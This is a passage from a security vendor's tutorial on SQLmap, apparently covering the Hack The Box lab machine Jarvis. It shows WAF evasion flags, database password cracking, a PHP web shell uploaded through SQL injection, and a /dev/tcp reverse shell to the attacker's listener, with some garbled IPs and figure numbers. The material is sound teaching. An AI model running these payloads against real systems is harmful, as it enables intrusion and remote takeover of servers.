[06:24:32] [WARNING] false positive or unexploitable injection point detected
[06:24:32] [WARNING] GET parameter 'cod' does not seem to be injectable
[06:24:32] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. As heuristic test turned out positive you are strongly advised to continue on with the tests. Also, you can try to rerun by providing a valid value for option '--string' as perhaps the string you have chosen does not match exclusively True responses. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[06:24:32] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 270 times
[06:24:32] [WARNING] your sqlmap version is outdated
[*] ending @ 06:24:47 /2025-04-10/
kali@kali: ~/Desktop/HTB/Jarvis
```

Figure 65. Initial SQLmap execution on Jarvis part 2 of 2

To verify that there is indeed a problem with this URL, it was visited using the Firefox browser. Lo and behold, as shown in Figure 66, the URL displays the error message *'Hey you have been banned for 90 seconds, don't be bad'* to confirm that the SQLmap execution has affected (albeit, temporarily) this web page. To further investigate this, after the 90-second ban, a simple curl command was used to extract the HTTP response header of the web server target. As shown in Figure 67, the curl command has exposed the existence of a web application firewall (as correctly predicted by SQLmap) named IronWAF with a version of 2.0.3.




Figure 66. HTTP error page

```
(kali@kali) ~/Desktop/HTB/Jarvis
$ curl -I http://10.10.10.143/room.php?cod=1
HTTP/1.1 200 OK
Date: Thu, 10 Apr 2025 09:46:22 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=jof1u4e2bnh3f1eujfn7c32qf5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
IronWAF: 2.0.3
Content-Type: text/html; charset=UTF-8
(kali@kali) ~/Desktop/HTB/Jarvis
```

Figure 67. WAF investigation

Equipped with this new insight into the target, the SQLmap is once again executed but this time, with several additional parameters to hamper the activation of the WAF. To elaborate, the `--random-agent` flag aids in the evasion of basic signature-based WAF rules by rotating User-Agent headers to mimic requests from legitimate browsers, while the setting of the `--level` and `--risk` parameters as 1 helps minimize the aggressiveness of the payloads, reducing the chances of triggering WAF detection or automated blocking mechanisms. This SQLmap was executed successfully and reveals the target's back-end OS, web app stack, and the DBMS as shown in Figures 68 and 69.

```

kali@kali: ~/Desktop/NTR/Jarvis
$ sqlmap -u http://10.10.10.13180/room.php?cod=1 --random-agent --level=1 --risk=1 --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:51:00 /2025-04-10/

[06:51:00] [INFO] Fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.2022.124 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[06:51:00] [INFO] testing connection to the target URL
[06:51:00] [INFO] you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gkline9e0dh...F4qkmltvs'). Do you want to use those [Y/n] Y
[06:51:00] [INFO] testing if the target URL content is stable
[06:51:01] [INFO] target URL content is stable
[06:51:01] [INFO] testing if GET parameter 'cod' is dynamic
[06:51:01] [INFO] GET parameter 'cod' appears to be dynamic
[06:51:01] [INFO] heuristic (basic) test shows that GET parameter 'cod' might be injectable
[06:51:01] [INFO] testing for SQL injection on GET parameter 'cod'
[06:51:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:51:01] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string-of)
[06:51:02] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[06:51:02] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[06:51:02] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:51:02] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:51:02] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:51:02] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:51:02] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE or HAVING clause (EXP)'
[06:51:02] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:51:02] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[06:51:02] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[06:51:02] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[06:51:02] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:51:02] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:51:03] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:51:03] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:51:03] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:51:03] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[06:51:03] [INFO] testing 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:51:03] [INFO] testing 'MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[06:51:03] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[06:51:03] [INFO] testing 'MySQL > 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[06:51:03] [INFO] testing 'MySQL > 5.0 error-based - Parameter replace (BIGINT UNSIGNED)'
[06:51:03] [INFO] testing 'MySQL > 5.0 error-based - Parameter replace (EXP)'
[06:51:03] [INFO] testing 'MySQL > 5.0 error-based - Parameter replace (GTID_SUBSET)'
[06:51:03] [INFO] testing 'MySQL > 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[06:51:03] [INFO] testing 'MySQL > 5.0 error-based - Parameter replace (FLOOR)'
[06:51:03] [INFO] testing 'MySQL > 5.1 error-based - Parameter replace (UPDATEXML)'
[06:51:03] [INFO] testing 'MySQL > 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[06:51:04] [INFO] testing 'Generic inline queries'
[06:51:04] [INFO] testing 'MySQL inline queries'
[06:51:04] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[06:51:04] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[06:51:04] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[06:51:04] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[06:51:14] [INFO] GET parameter 'cod' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:51:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:51:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:51:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:51:15] [INFO] target URL appears to have 7 columns in query
[06:51:15] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[06:51:15] [INFO] GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
[06:51:15] [INFO] sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
Parameter: cod (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cod=1 AND 4837=4837
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cod=1 AND (SELECT 3571 FROM (SELECT(SLEEP(5)))pech)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: cod=2093 UNION ALL SELECT NULL,NULL,CONCAT(0x7102786071,0x786a46979595142794b53b4b4787358477273787974506c4c0870b14b5176521348674a5259574b,0x7177902753),NULL,NULL,NULL --
[06:51:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[06:51:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.131'
[06:51:16] [WARNING] your sqlmap version is outdated

[*] ending @ 06:51:16 /2025-04-10/

```

Figure 68. Successful SQLmap execution to evade WAF part 1 of 2

```

kali@kali: ~/Desktop/NTR/Jarvis
$ sqlmap -u http://10.10.10.13180/room.php?cod=1 --random-agent --level=1 --risk=1 --batch

[06:51:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:51:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[06:51:14] [INFO] GET parameter 'cod' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:51:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:51:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:51:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:51:15] [INFO] target URL appears to have 7 columns in query
[06:51:15] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[06:51:15] [INFO] GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
[06:51:15] [INFO] sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
Parameter: cod (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cod=1 AND 4837=4837
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cod=1 AND (SELECT 3571 FROM (SELECT(SLEEP(5)))pech)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: cod=2093 UNION ALL SELECT NULL,NULL,CONCAT(0x7102786071,0x786a46979595142794b53b4b4787358477273787974506c4c0870b14b5176521348674a5259574b,0x7177902753),NULL,NULL,NULL --
[06:51:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[06:51:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.131'
[06:51:16] [WARNING] your sqlmap version is outdated

[*] ending @ 06:51:16 /2025-04-10/

```

Figure 69. Successful SQLmap execution to evade WAF part 2 of 2



[illegible]

```
[06:58:56] [INFO] retrieved: 'DBAdmin@localhost'
[06:58:57] [INFO] retrieved: 'DBAdmin@localhost'
[06:58:57] [INFO] retrieved: 'DBAdmin@localhost'
[06:58:57] [INFO] retrieved: 'DBAdmin@localhost'
[06:58:57] [INFO] retrieved: 'DBAdmin@localhost'
[06:58:57] [INFO] retrieved: 'DBAdmin@localhost'
[*] DBAdmin@localhost
[*] DBAdmin@localhost

[06:58:57] [INFO] fetching database users password hashes
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
[06:58:57] [INFO] using hash method 'mysql_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/tx/wordlist.txt.' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files

[06:58:57] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:58:57] [INFO] starting dictionary-based cracking (mysql_password)
[06:58:57] [INFO] starting a processes
[06:59:03] [INFO] cracked password 'DBAdmin' for user 'DBAdmin'
database management system users password hashes:
[*] DBAdmin [1]:
    password hash: *20287454fe63788f8a1d17f40318f2770299640e
    clear-text password: DBAdmin

[06:59:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.143'
[06:59:03] [WARNING] your sqlmap version is outdated

[*] ending @ 06:59:03 / 2025-04-10/

kali@kali: ~/Desktop/NTB/Jarvis
```

At this point in the CTF, no foothold has been obtained yet. However, whenever a web service (HTTP or HTTPS) has been compromised, there exists a great chance of establishing a web shell. Essentially, a web shell is a script or executable code (often written in PHP, ASP, or JSP) that is uploaded to a vulnerable server, allowing an attacker to execute arbitrary commands remotely through a browser interface. It acts as a backdoor into the compromised web server, enabling an attacker to navigate the file system, upload or download files, escalate privileges, and even pivot deeper into the internal network, all from a web interface or command-line proxy.

To kick-off this web shell journey, a simple yet effective PHP-based web shell was created, as shown in Figure 72. The process begins by creating a file named `shell.php`, which is then populated with a minimal PHP payload `<?php system($_GET['cmd']); ?>`. This lightweight web shell provides a functional backdoor, allowing the attacker to run any command on the compromised system from a distance, as long as PHP is supported and file execution is permitted.

```
(kali@kali) [~/Desktop/HTB/Jarvis]
$ code shell.php

(kali@kali) [~/Desktop/HTB/Jarvis]
$ cat shell.php
<?php system($_GET['cmd']); ?>

(kali@kali) [~/Desktop/HTB/Jarvis]
$
```

Figure 72. PHP web shell creation for Jarvis

To deploy the crafted PHP web shell onto the target machine, SQLmap's powerful file upload functionality is leveraged by using the `--file-write` and `--file-dest` parameters, as shown in Figure 73. The `--file-write` flag specifies the path to the local file intended for upload and in this case, it is fed with the value of `./shell.php`. On the other hand, the `--file-dest` flag merely sets the exact location on the remote server where the file should be written, which is the web root (`/var/www/html/shell.php`) in this case. By targeting this location, it ensures that the uploaded PHP web shell becomes publicly reachable through a standard HTTP request.

```
(kali@kali) [~/Desktop/HTB/Jarvis]
$ sqlmap -u http://10.10.10.143/room.php?cmd=1 --random-agent --level=1 --risk=1 --batch --file-write ./shell.php --file-dest /var/www/html/shell.php

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:06:35 /2025-04-10/

[07:06:35] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; Media Center PC 6.0; InfoPath.2; .NET CLR 1.1.4322; .NET4.0C; Tablet PC 2.0)' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[07:06:35] [INFO] resuming back-end DBMS 'mysql'
[07:06:35] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7nh59olpi0i...uffop66ee5'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cmd (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cmd=1 AND 6146=6146
Type: time-based blind
Title: MySQL > 3.0.12 AND time-based blind (query SLEEP)
Payload: cmd=1 AND (SELECT 1577 FROM (SELECT(SLEEP(5)))xikm)
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: cmd=789 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b7671,0x64f4ec57446c62585267754f51786663794b514155576174784469436c786f74746e4263784d77,0x717a737671),NULL--
[07:06:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL > 5.6.12 (variable fork)
[07:06:35] [INFO] fingerprinting the back-end DBMS operating system
[07:06:36] [INFO] the back-end DBMS operating system is Linux
[07:06:36] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file './shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] Y
[07:06:36] [INFO] the remote file '/var/www/html/shell.php' is larger (37 B) than the local file 'shell.php' (31B)
[07:06:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.143'
[07:06:36] [WARNING] your sqlmap version is outdated

[*] ending @ 07:06:36 /2025-04-10/

(kali@kali) [~/Desktop/HTB/Jarvis]
$
```

Figure 73. SQLmap `--file-write` & `--file-dest` execution for Jarvis

With the PHP web shell successfully uploaded to the target's web root directory, the next logical step is to verify its functionality via a web browser. As shown in Figure 74, accessing `http://10.10.10.143/shell.php?cmd=id` will execute the `'id'` command on the server, which returns information about the current user context under which the web server is running. The response, visible in the browser window, confirms execution with output as `'uid=33(www-data) gid=33(www-data) groups=33(www-data)'`, clearly indicating that the command ran successfully under the `'www-data'` user account. The `'www-data'` user is a common service-level user in Linux-based web environments. If a terminal interface is preferred mode, then the `'curl'` command is a great alternative to utilize the web shell as well as demonstrated in Figure 75.

```
<  →  ↻  🏠  🔗  10.10.10.143/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 74. Testing the web shell on Jarvis



```
(kali@kali)~[~/Desktop/HTB/Jarvis]
$ curl -s http://10.10.143/shell.php?cmd=id --output -
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(kali@kali)~[~/Desktop/HTB/Jarvis]
$
```

Figure 75. Testing the web shell via `cURL`

A functioning web shell is great, but to obtain a foothold via a reverse shell is even better. This is because a reverse shell provides an interactive and persistent connection back to the attacker's machine, allowing for more flexible command execution, real-time feedback, and the ability to run complex scripts or tools that are not feasible through a simple web shell interface. This shift greatly enhances post-exploitation capabilities, such as privilege escalation, lateral movement, and file transfer operations. In addition, a reverse shell can help evade logging mechanisms and web application firewalls by minimizing the visibility of malicious requests in the target's HTTP logs.

To start the process of establishing a reverse shell, a Netcat listener is activated using the command `nc -lvp 4444`, as shown in Figure 76. The web shell is then revisited to execute the command `/bin/sh -i >& /dev/tcp/10.10.14.21/4444 0>&1`, as shown in Figure 77. This initiates a connection from the target machine back to the attacker's Netcat listener, effectively spawning a reverse shell. Once executed through the web shell, the attacker's Netcat listener immediately receives an incoming connection, granting direct terminal access to the compromised machine under the privileges of the web server process (typically www-data). This marks the transition from a passive web-based interaction to an active, interactive shell session.

```
(kali@kali)~[~/Desktop/HTB/Jarvis]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Figure 76. Starting a Netcat listener

```
Q 10.10.143/shell.php?cmd=/bin/sh -i >& /dev/tcp/10.10.14.21/4444 0>&1
```

Figure 77. Utilize web shell to execute a reverse shell command

This Netcat reverse shell is great, but it can be further improved to provide a more stable and fully interactive shell environment. By default, reverse shells obtained through Netcat are often limited in functionality, lacking features such as command history, tab completion, and proper signal handling (e.g., `Ctrl+C` shortcut). These limitations can make post-exploitation actions cumbersome and error-prone. To overcome these obstacles and elevate the reverse shell experience to something closer to a native terminal session, a common approach is to upgrade it using a series of terminal control commands. This process enables a pseudo-terminal and configures the terminal settings to restore essential interactive capabilities.

Firstly, begin by executing the command `python -c 'import pty; pty.spawn("bash")'` in the reverse shell, as shown in Figure 78. This wraps the current shell session in a pseudo-terminal, which grants it behavior similar to a full-fledged terminal.

```
(kali@kali)~[~/Desktop/HTB/Jarvis]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.143] 60732
whoami
www-data
python -c 'import pty; pty.spawn("bash")'
www-data@jarvis:/var/www/html$
```

Figure 78. Stabilize reverse shell part 1 of 5



Secondly, suspend the shell by pressing `Ctrl + Z`, as shown in Figure 77. This backgrounds the session and brings you back to your local terminal.

```
(kali@kali)-[~/Desktop/HTB/Jarvis]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.143] 60758
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("bash")'
www-data@jarvis:/var/www/html$ ^Z
zsh: suspended nc -lvnp 4444
(kali@kali)-[~/Desktop/HTB/Jarvis]
$
```

Figure 79. Stabilize reverse shell part 2 of 5

Thirdly, on your local terminal, run the command `stty raw -echo; fg`, as shown in Figure 80. This command sets your terminal to raw mode and disables local echo, which is essential for correctly handling input and output between your terminal and the reverse shell, while the `fg` command brings the reverse shell back into the foreground.

```
(kali@kali)-[~/Desktop/HTB/Jarvis]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
```

Figure 80. Stabilize reverse shell part 3 of 5

Fifthly, once reattached to the shell, type the command `reset` and press `Enter`, as shown in Figure 81. This reinitializes the terminal environment, ensuring proper screen formatting and shell behavior.

```
(kali@kali)-[~/Desktop/HTB/Jarvis]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
reset
```

Figure 81. Stabilize reverse shell part 4 of 5

Lastly, if prompted for a terminal type, simply type `screen` or `xterm` and then press `Enter`, as shown in Figure 82. This informs the shell of the terminal capabilities to emulate, restoring features such as line editing and command history.

```
(kali@kali)-[~/Desktop/HTB/Jarvis]
$ stty raw -echo; fg
[1] + continued nc -lvnp 4444
reset
```

Figure 82. Stabilize reverse shell part 5 of 5

As shown in Figure 83, following this procedure significantly enhances the usability of the reverse shell, making it much more practical for further enumeration and exploitation tasks.

```
www-data@jarvis:/var/www/html$ whoami
www-data
www-data@jarvis:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jarvis:/var/www/html$
```

Figure 83. Obtain stabilized reverse shell

## Conclusion

SQLmap remains one of the most powerful tools in a penetration tester's arsenal for automating SQL injection (SQLi) discovery and exploitation. As demonstrated across DVWA's low to impossible difficulty levels in this two-part series, SQLmap supports a wide array of injection types, each tailored for different injection scenarios and backend technologies. Its extensive range of flags, tamper scripts, and evasion techniques allows it to simulate real-world attack behaviors against modern database applications.

Throughout this article, we explored the foundational aspects of SQL injection vulnerabilities using DVWA as our controlled testing environment. We began with an overview of SQL injection and SQLmap, then moved on to the Dockerized deployment of DVWA. A detailed breakdown of both the back-end PHP logic and front-end interfaces for the low and medium difficulty levels illustrated how unsanitized user input can lead to exploitable flaws. Through SQLmap, we conducted a range of automated attacks, starting with simple banner grabs and expanding to full database enumeration and data dumping. We also incorporated techniques such as delayed executions and roles/privilege enumeration to optimize our exploitation efforts.

We also discussed advanced SQL injection challenges presented in the high and impossible difficulty levels of the DVWA. This included bypassing WAFs using tamper scripts, leveraging SQLmap's more aggressive flags such as `--technique``, `--threads``, and `--os-shell``, as well as deploying web shells through file write operations. Aside from that, we also stepped beyond DVWA to explore real-world scenarios using vulnerable machines including Jarvis from HTB. As complexity increases, so too will our emphasis on stealth, evasion, and post-exploitation tactics, which sets the stage for mastering SQLmap in realistic and hardened environments.

Trustwave's **dbProtect** and **AppDetectivePro** products offer robust security coverage and hardening checks against such SQL injection attack vectors. These solutions are equipped with **Database Activity Monitoring (DAM)** capabilities that can identify and provide alerts on suspicious SQLmap-generated behavior such as error-based and UNION SELECT enumeration as well as SQL comment and quotation mismatch input detection attempts. They can also detect misconfigurations and missing patches that make SQLi vulnerabilities exploitable. Furthermore, their support extends to vulnerability assessment, policy compliance (e.g., CIS, DISA-STIG, etc.), real-time monitoring, and signature-based detection of known CVEs across PostgreSQL, MS SQL, MySQL, MariaDB, MongoDB, Elasticsearch, OracleDB and many more database platforms.



## About the Author

Karl Biron is Security Researcher, SpiderLabs Database Security at Trustwave with nine years of technical experience. He holds multiple certifications and brings global expertise from his work across Singapore, the UAE, and the Philippines. Karl has also contributed to the field with two IEEE peer-reviewed publications, both as the lead author. Follow Karl on LinkedIn.

## About Trustwave

Trustwave is a globally recognized cybersecurity leader that reduces cyber risk and fortifies organizations against disruptive and damaging cyber threats. Our comprehensive offensive and defensive cybersecurity portfolio detects what others cannot, responds with greater speed and effectiveness, optimizes client investment, and improves security resilience. Learn more about us.

